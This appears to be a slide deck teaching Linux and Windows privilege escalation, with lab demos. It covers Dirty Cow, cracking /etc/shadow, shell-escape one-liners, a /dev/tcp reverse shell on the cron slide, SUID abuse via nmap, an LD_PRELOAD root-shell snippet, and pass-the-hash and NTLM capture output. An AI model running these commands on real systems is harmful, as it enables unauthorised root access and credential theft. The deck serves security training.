

# Privilege Escalation From 1 To 0

By : Hossam Mohamed

# Privilege Escalation From 1 To 0

## About ME

- Hossam Mohamed
- Egyptian , 18 Years Old
- Working As cyber security analyst @ Boraq-Group
- Working in Cyber Security for 2 years :)
- PHP, Python Lover
- GitHub , Twitter , LinkedIn @wazehell



# Privilege Escalation From 1 To 0

What Will Be Covered ?

Understanding Privilege Escalation components

Linux Privilege Escalation

Windows Privilege Escalation

Some Demo's


# Privilege Escalation From 1 To 0

Why I need Privilege Escalation ?

- Why Everyone Want to get high ?
- Limited Access Or Full Compromised Machine ?
- Opportunity to more maintain access
- More Control

Teg : `hacktrick_pef10`

For Who



By : Hossam Mohamed



# Privilege Escalation From 1 To 0

## Horizontal

normal user  
accesses functions  
or content related  
for other users

## Vertical

also known as  
privilege elevation


lower privilege  
user > higher  
privilege user

Privilege  
Escalation  
Types




Vertical  
Privilege  
Escalation

Horizontal  
Privilege  
Escalation



# Privilege Escalation From 1 To 0


vertical privilege escalation  
is what will talk about






# Privilege Escalation From 1 To 0

vertical privilege escalation  
is what will talk about



# Privilege Escalation From 1 To 0

vertical privilege escalation  
is what will talk about



## Windows

- Known exploits
- vulnerable windows services
- misconfigurations

## Linux

- Kernel Exploit
- Known Exploits
- Exploiting Services
- Exploiting Sudo Users
- misconfigurations



# Privilege Escalation From 1 To 0

Let's Talk A little bit about  
Kernel

- A kernel is the core component of any operating system
- Low level task (disk management , memory management)

kernel is responsible !

- Memory management and I/O
- Link Between Hardware (I/O) , Apps , CPU and Memory .
- Device management through the use of device drivers

# Privilege Escalation From 1 To 0




We Don't Need to know too much about  
kernel at this moment



# Privilege Escalation From 1 To 0



# Privilege Escalation From 1 To 0





# Privilege Escalation From 1 To 0

start with **Linux**

- Kernel Exploitation
- Weak password of high privilege users
- file with weak permission
- Configurations, Logs files
- History
- Env , \$PATH
- Shell Escape
- Vulnerable App / Service
- Weak permission of Jobs/Task
- Sudoer
- System Misconfiguration



```
(==) Using config file: "/etc/X11/xorg.conf"
(II) Module "ddc" already built-in

waiting for X server to shut down xterm: fatal IO error 32 (Broken pipe) or Kill
Client on X server ":0.0"
FreeFontPath: FPE "/usr/local/lib/X11/fonts/misc/" refcount is 2, should be 1: f
ixing.

xauth: (argv):1: bad display name ":0" in "remove" command
xauth: (argv):1: bad display name ":0" in "remove" command
# kill -SEGV 1
# Sep  6 14:41:46  init: fatal signal: Segmentation fault

Message from syslogd@ at Sat Sep  6 14:41:46 2008 ...
init: fatal signal: Segmentation fault
init died (signal 0, exit 11)
panic: Going nowhere without my init!
cpuid = 0
Uptime: 6m35s
Physical memory: 52 MB
Dumping 34 MB: 19.3
Dump complete
Automatic reboot in 15 seconds - press a key on the console to abort
```

# Privilege Escalation From 1 To 0

## Kernel Exploits

- Kernel Exploits
- Find Stable One Or die()
- MCE (Move – compile – Execute)
- Problems with Kernel Exploits
- Dirty Cow :)



```
(==) Using config file: "/etc/X11/xorg.conf"
(II) Module "ddc" already built-in

waiting for X server to shut down xterm: fatal IO error 32 (Broken pipe) or Kill
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Automatic reboot in 15 seconds - press a key on the console to abort
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# Privilege Escalation From 1 To 0

## Dirty Cow

- October 2016
- W Access to Memory Mappings
- Inject Or In other word write code into privileged files
- Flaw in kernel's memory subsystem which handles the copy-on-write



# Privilege Escalation From 1 To 0

## It's Not A Cow

- copy-on-write (COW) !
- W Access to Memory Mappings
- Inject Or In other word write code into privileged files
- Flaw in kernel's memory subsystem which handles the copy-on-write
- Demo





# Privilege Escalation From 1 To 0

## Password Attacks

### # Passwords Every where

Check users without passwords .. maybe you got more privilege !

Check For credentials

Are you sudo ! , check etc/shadow

John the Ripper are here

Password mining (configs – logs – bash\_history)

**Password Policy Weakness**

# Privilege Escalation From 1 To 0

## Password Attacks

### Understanding /etc/passwd

|        |   |   |   |      |   |      |   |             |   |                      |   |           |
|--------|---|---|---|------|---|------|---|-------------|---|----------------------|---|-----------|
| oracle | : | x | : | 1021 | : | 1020 | : | Oracle user | : | /data/network/oracle | : | /bin/bash |
| ↓      |   | ↓ |   | ↓    |   | ↓    |   | ↓           |   | ↓                    |   | ↓         |
| 1      |   | 2 |   | 3    |   | 4    |   | 5           |   | 6                    |   | 7         |

1 => username !

2 => password

3 => UID

4 => GID

5 => UserInfo

6 => Home Dir

7 => Shell

All passwords in /etc/shadow

```
root@kali:~# john /etc/shadow
Warning: detected hash type "sha512crypt", but the string is also recognized as "crypt"
Use the "--format=crypt" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (sha512crypt, crypt(3) $6$ [SHA512 128/128 AVX 2x])
Press 'q' or Ctrl-C to abort, almost any other key for status
1234 (root)
lg 0:00:00:05 DONE 2/3 (2017-04-15 22:23) 0.190lg/s 565.5p/s 565.5c/s 565.5C/s 1
23456..green
Use the "--show" option to display all of the cracked passwords reliably
Session completed
root@kali:~#
```

```
root@kali:~/Desktop/metasploitable# john merged.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "aix-smd5"
Use the "--format=aix-smd5" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 7 password hashes with 7 different salts (md5crypt, crypt(3) $1$ [MD5 128/128 AVX 4x3])
Press 'q' or Ctrl-C to abort, almost any other key for status
postgres (postgres)
user (user)
msfadmin (msfadmin)
service (service)
123456789 (klog)
batman (sys)
```



# Privilege Escalation From 1 To 0

## Password Attacks

**Log , History**

**Cat ~/.bash\_history | grep -text "ssh"**

**Or whatever you can pass the password via command line**

**Maybe Web cms configs !**

**Admin notes**

**Keys**

**And many more !**

# Privilege Escalation From 1 To 0

Restricted Shell



Escape to shell

Restricted Shells Its limiting user's ability and only allows them to perform a subset of system commands

# so how to kill !

# Development environment (python , perl , ruby , go , php .. etc)

# Redirecting output using redirection operators like >, >>, > | ,&>

# Using the 'exec' built like "find . -exec "/bin/bash" \;"

# unsetting certain environment variables

#Specifying filenames or command names that contain slashes.



# Privilege Escalation From 1 To 0

Restricted Shell



Escape to shell

## Shell Spawning

- `python -c 'import pty; pty.spawn("/bin/sh")'`
- `echo os.system('/bin/bash')`
- `/bin/sh -i`
- `perl -e 'exec "/bin/sh";'`
- `perl: exec "/bin/sh";`
- `ruby: exec "/bin/sh"`
- `lua: os.execute('/bin/sh')`
- (From within IRB)  
`exec "/bin/sh"`
- (From within vi)  
`:!bash`
- (From within vi)  
`:set shell=/bin/bash:shell`
- (From within nmap)  
`!sh`

# Privilege Escalation From 1 To 0

Cron Jobs .. Time Game :)

```
bash -i >& /dev/tcp/127.0.0.1/4444 0>&1
```

## # What is Cron Jobs

Cron jobs, if not configured properly can be exploited to get root privilege.

# script or binaries in cron jobs to be writable

# Is cron.d directory writable

# Can we write over the cron file itself.

**ls -la /etc/cron.d**


```
find /etc/cron* -perm -  
0002 -type f -exec ls -la  
{} \; -exec cat {}  
2>/dev/null \;
```



# Privilege Escalation From 1 To 0


## Sudo

- Super User Pls Do It !
- Run With Others
- Cat /etc/sudoers
- What Sudoers Can do 1



# Privilege Escalation From 1 To 0

R = read => 4  
W = write => 2  
X = execute => 1



## # File Permissions

- Check Files .
- Edit And Run :)
- More !

| Owner      | Group      | Other      |
|------------|------------|------------|
| <b>rwx</b> | <b>r-x</b> | <b>r-x</b> |
| 4+2+1      | 4+0+1      | 4+0+1      |
| <b>7</b>   | <b>5</b>   | <b>5</b>   |



# Privilege Escalation From 1 To 0

## SUID Files

### # SUID Files

Allows you to run programs as another user upon execution

Or in other word (with root)

Local Exploits or BoF in SUID app will make you run as root

```
find / -user root -  
perm -4000 -print  
2>/dev/null
```

```
find / -perm -u=s -  
type f 2>/dev/null
```

```
find / -user root -  
perm -4000 -exec ls -  
ldb {} \;
```

# Privilege Escalation From 1 To 0

## SUID Files

```
robot@linux:/$ /usr/local/bin/nmap --interactive
/usr/local/bin/nmap --interactive

Starting nmap V. 3.81 ( http://www.insecure.org/nmap/ )
Welcome to Interactive Mode -- press h <enter> for help
nmap> ! whoami
! whoami
root
waiting to reap child : No child processes
nmap> ! cat /root/key-3-of-3.txt
! cat /root/key-3-of-3.txt
04787ddef27c3dee1ee161b21670b4e4
waiting to reap child : No child processes
```

```
find / -user root -
perm -4000 -print
2>/dev/null
```

```
find / -perm -u=s -
type f 2>/dev/null
```

```
find / -user root -
perm -4000 -exec ls -
ldb {} \;
```



# Privilege Escalation From 1 To 0

## Environment Variables

# Dynamic linker

# What's Dynamic linker

Dot In PATH !

```
1
2
3  void _init() {
4      unsetenv("LD_PRELOAD");
5      setgid(0);
6      setuid(0);
7      system("/bin/bash");
8  }
9
```

# Privilege Escalation From 1 To 0

misconfigurations

**Webserver => Configs => credential's**

**What if we got MySQL credential's**

**Known Services Exploits**

**modern Linux distributions security**

```
ps -ef | grep root
```



# Privilege Escalation From 1 To 0

***Exercise***

# Privilege Escalation From 1 To 0

*Day 2*



# Privilege Escalation From 1 To 0

## Windows Access Control


### Only "NTFS" formatted drive

#### Cacls output

- **F** (full access), **M** (modify access), **RX** (read and execute access)
- **R** (read-only access) , **W** (write-only access)

#

- **(OI)**: object inherit, **(CI)**: container inherit
- **(IO)**: inherit only, **(NP)**: do not propagate inherit
- **(I)**: permission inherited from parent container



# Privilege Escalation From 1 To 0

Windows integrity levels (IL)

Untrusted  
Low  
Medium  
High  
System  
Protected/Installer

Process Explorer - Sysinternals: www.sysinternals.com [W7-01\root]

| Process              | PID  | CPU | Description                      | Company Name                   | Integrity |
|----------------------|------|-----|----------------------------------|--------------------------------|-----------|
| spoolsv.exe          | 1268 |     | Spooler SubSystem App            | Microsoft Corporation          | System    |
| svchost.exe          | 1304 |     | Host Process for Windows S...    | Microsoft Corporation          | System    |
| svchost.exe          | 1420 |     | Host Process for Windows S...    | Microsoft Corporation          | System    |
| VMwareService.exe    | 1540 |     | VMware Tools Service             | VMware, Inc.                   | System    |
| taskhost.exe         | 1968 |     | Host Process for Windows T...    | Microsoft Corporation          | Medium    |
| msdtc.exe            | 1528 |     | Microsoft Distributed Transa...  | Microsoft Corporation          | System    |
| SearchIndexer.exe    | 2104 |     | Microsoft Windows Search I...    | Microsoft Corporation          | System    |
| spssvc.exe           | 2964 |     | Microsoft Software Protectio...  | Microsoft Corporation          | System    |
| svchost.exe          | 3000 |     | Host Process for Windows S...    | Microsoft Corporation          | System    |
| wmpnetwk.exe         | 3036 |     | Windows Media Player Netw...     | Microsoft Corporation          | System    |
| svchost.exe          | 3824 |     | Host Process for Windows S...    | Microsoft Corporation          | System    |
| TrustedInstaller.exe | 2816 |     | Windows Modules Installer        | Microsoft Corporation          | System    |
| lsass.exe            | 460  |     | Local Security Authority Proc... | Microsoft Corporation          | System    |
| lsn.exe              | 468  |     | Local Session Manager Serv...    | Microsoft Corporation          | System    |
| csrss.exe            | 396  |     | Client Server Runtime Process    | Microsoft Corporation          | System    |
| conhost.exe          | 2932 |     | Console Window Host              | Microsoft Corporation          | High      |
| conhost.exe          | 2768 |     | Console Window Host              | Microsoft Corporation          | Medium    |
| conhost.exe          | 688  |     | Console Window Host              | Microsoft Corporation          | Low       |
| winlogon.exe         | 480  |     | Windows Logon Application        | Microsoft Corporation          | System    |
| explorer.exe         | 296  |     | Windows Explorer                 | Microsoft Corporation          | Medium    |
| VMwareTray.exe       | 380  |     | VMware Tools tray application    | VMware, Inc.                   | Medium    |
| VMwareUser.exe       | 1144 |     | VMware Tools Service             | VMware, Inc.                   | Medium    |
| cmd.exe              | 2924 |     | Windows Command Processor        | Microsoft Corporation          | High      |
| cmd.exe              | 3828 |     | Windows Command Processor        | Microsoft Corporation          | Medium    |
| procepx.exe          | 3740 |     | Sysinternals Process Explorer    | Sysinternals - www.sysinter... | High      |
| notepad.exe          | 2744 |     | Notepad                          | Microsoft Corporation          | Medium    |
| cmd-low-il.exe       | 3268 |     | Windows Command Processor        | Microsoft Corporation          | Low       |

CPU Usage: 0.00%   Commit Charge: 23.95%   Processes: 41   Physical Usage: 37.66%

Check your user if local admin !!





# Privilege Escalation From 1 To 0

Windows Files Premonitions

**Overwrite is always big plus**


**Identify writeable files**

**Recently Created Directories**

**default permissions**

i/cacIs utility  
Accesschk tool

|              |                |
|--------------|----------------|
| <b>Write</b> | Read & Execute |
| Read         | Full           |



# Privilege Escalation From 1 To 0

From Local Admin To Domain Admin

Pass The Hash

Hashdump

RDP,

Add new Domain Admin

Have Some Fun

| Credential |                     |
|------------|---------------------|
| User:      | 1e\davef            |
| NTLM Hash: | a87f3a337d73085c... |

| Credential |                     |
|------------|---------------------|
| User:      | 1e\serviceaccount   |
| NTLM Hash: | 08337d5ca87f3a73... |

| Credential |                     |
|------------|---------------------|
| User:      | 1e\ITAdmin          |
| NTLM Hash: | 1764f302acb417d2... |

Local Security Authority  
(LSASS.EXE)

PC1

Local  
Box

IT  
Admin  
Box

Domain  
Box

| Credential |                     |
|------------|---------------------|
| User:      | 1e\davef            |
| NTLM Hash: | a87f3a337d73085c... |

| Credential |                     |
|------------|---------------------|
| User:      | 1e\serviceaccount   |
| NTLM Hash: | 08337d5ca87f3a73... |

| Credential |                     |
|------------|---------------------|
| User:      | 1e\ITAdmin          |
| NTLM Hash: | 1764f302acb417d2... |

Local Security Authority  
(LSASS.EXE)

PC1

| Credential |                     |
|------------|---------------------|
| User:      | 1e\miket            |
| NTLM Hash: | 0378ae1f2baa516c... |

| Credential |                     |
|------------|---------------------|
| User:      | 1e\serviceaccount   |
| NTLM Hash: | 08337d5ca87f3a73... |

| Credential |                     |
|------------|---------------------|
| User:      | 1e\Administrator    |
| NTLM Hash: | d764f302acb417d2... |

Local Security Authority  
(LSASS.EXE)

PC2



# Privilege Escalation From 1 To 0

## Stealing NTLM

From Web !!

Automatic Logon Policy (Win HTTP)

<https://github.com/blazeinfosec/ssrf-ntlm/>

MySQL

LOAD DATA INFILE

qprocess /server:15.15.45.41

Nltest

Outlook CVE-2018-0950

```
[+] Listening for events...  
[SMBv2] NTLMv2-SSP Client : 172.20.10.12  
[SMBv2] NTLMv2-SSP Username : DESKTOP-KES18RK\Admin  
[SMBv2] NTLMv2-SSP Hash : Admin::DESKTOP-KES18RK:e74a3715bf09710e:80DD0571  
2358A34503C2389D883BB9:0101000000000000C0653150DE09D201DF83A23BEC9613B20000000  
200080053004D004200330001001E00570049004E002D005000520048003400390032005200510
```

```
Command Prompt  
C:\Windows\System32>qprocess /SERVER:172.20.10.11  
Error enumerating processes
```

127.0.0.1:8000/?url=http://37.13

root@ns1: /home/julio

```
[SMB] Requested Share : \\192.168.56.20\IPC$  
[MSSQL] Cleartext Client :  
[MSSQL] Cleartext Hostname :  
[MSSQL] Cleartext Username :  
[MSSQL] Cleartext Hash :  
[POP3] Cleartext Client : 10  
[POP3] Cleartext Username : u  
[POP3] Cleartext Password : u
```

Challenge 2: e29173f124ba72e2

Challenge 2: e29173f124ba72e2

[HTTP] NTLMv2 Client : 89.

[HTTP] NTLMv2 Username : \julio

